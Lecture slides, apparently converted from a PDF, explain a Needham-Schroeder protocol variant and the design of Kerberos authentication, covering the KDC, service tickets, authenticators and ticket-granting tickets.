
# Needham-Schroeder Protocol (variant)

Modified Challenge-Response (nonce and timestamp):

- C exchanges messages with both A and B
  - timestamp  $\dagger$  used only between B and C
  - K session secret key
1. A chooses N and sends to B:  $\langle A, N \rangle$
  2. B chooses  $N'$  and sends to C:  $\langle B, N', K_{BC}(N, A, \dagger) \rangle$
  3. C sends to A:  $\langle K_{AC}(B, N, K, \dagger), K_{BC}(A, K, \dagger), N' \rangle$
  4. A sends to B:  $\langle K_{BC}(A, K, \dagger), K(N') \rangle$

*Basis for the Kerberos protocol*

# Expanded Needham-Schroeder



# Authentication Scenarios

- Users share a password with a trusted authority (authentication servers)

Kerberos

# Challenge-response Symmetric Key

- What do we learn from previous attacks?
- Timestamps: are valid only in a small time window
- Sequence numbers attached to messages are useful (to avoid replication attacks)
- Nonce: we should carefully use them (and we require good random number generator)

# Kerberos

- Kerberos provides authentication in distributed systems
  - Guarantees safe access to network resources (e.g. printer, databases etc.)
  - There is a central authority that allows to reduce the number of passwords that users must memorize
- Reference:
  - proposed by MIT  
<http://web.mit.edu/kerberos/www/dialogue.html>
  - free download in US and Canada (after 2000, in most locations)
  - widespread use (most operating systems)

# Kerberos

- Scenario: A needs to access service provided by B
  - Authentication of A
  - Optional: authentication of B
  - Optional: decide session keys for secret communication and/or authentication
- C is trusted server (authority that shares keys with A and B)
- Idea: use ticket to access services; tickets are valid in a given time window


# Kerberos

- KDC (Key Distribution Center) is the server (both trusted and physically safe)
- Messages are safe with respect to cryptographic attacks and data integrity
- Kerberos provides security for applications like
  - telnet
  - rtools (rlogin, rcp, rsh)
  - network file systems (NFS/AFS)
  - e-mail
  - printer servers
  - ...

# Preliminaries

- Each user (also named as **principal**) has a master secret key with KDC
  - for human users master secret key is derived from password
  - for system resources, keys are defined while configuring the application
- Each principal is registered by the KDC
- All master keys are stored in the KDC database, *encrypted with the KDC master key*

# Tickets, Alice, Bob, KDC



Ticket of Alice for Bob:  $K_B\{K_{AB}, \text{"Alice"}, \dots\}$ ,  
 $K_A$  master key of Alice,  $K_B$  master key of Bob,  
 $K_{AB}$  session key to be used by A and B  
only Bob is able to decode and checks the message

# Tickets

- a ticket is encrypted with the secret key associated with the service
- ticket basically contains
  - sessionkey
  - username
  - client network address
  - servicename
  - lifetime
  - timestamp

# Kerberos: simplified version

A asks for a ticket TicketB for B

1. A sends to C: A, B, N (N nonce)
  2. C sends to A: TicketB,  $K_{AC}(K_{AB}, N, L, B)$   
L = "lifetime of ticket"
  3. [A checks N and knows ticket lifetime]  
A sends to B: TicketB,  $K_{AB}(A, t_A)$  [authenticator]
  4. [B checks that A's identity in TicketB and in authenticator are the same, time validity of ticket]
  5. B sends to A:  $K_{AB}(t_A)$   
[in this way shows knowledge of  $t_A$ ]
- TicketB =  $K_{BC}(K_{AB}, A, \text{"lifetime"}, \text{timestamp}, N, \text{nonce}, K_{AB} \text{ session key}; \text{"lifetime"} = \text{validity of ticket}; t_A \text{ timestamp})$

# Session key and Ticket-granting Ticket (TGT)

- Messages between host and KDC should be protected using the master key (derived from user's password)
- For each request to the KDC:
  - user must type the password each time, or
  - user's password is temporarily stored (to avoid the user the need of retyping)

all above solutions are inadequate!


# Session key and Ticket-granting Ticket (TGT)

Proposed solution to reduce # of times user types the password and/or master key


- at initial login a session key  $S_A$  is derived for Alice by KDC
- $S_A$  has a fixed lifetime (e.g., 1 day, 4 hours)
- KDC gives Alice a TGT that includes session key  $S_A$  and other useful information to identify Alice (encrypted with KDC's master key)

# Session key and Ticket-granting Ticket (TGT)


- Subsequent requests from Alice to KDC use TGT in the initial message
- Subsequent tickets provided by KDC for accessing server V are decoded using  $K_{VC}$
- User provides password only once
- No password is stored




# Login



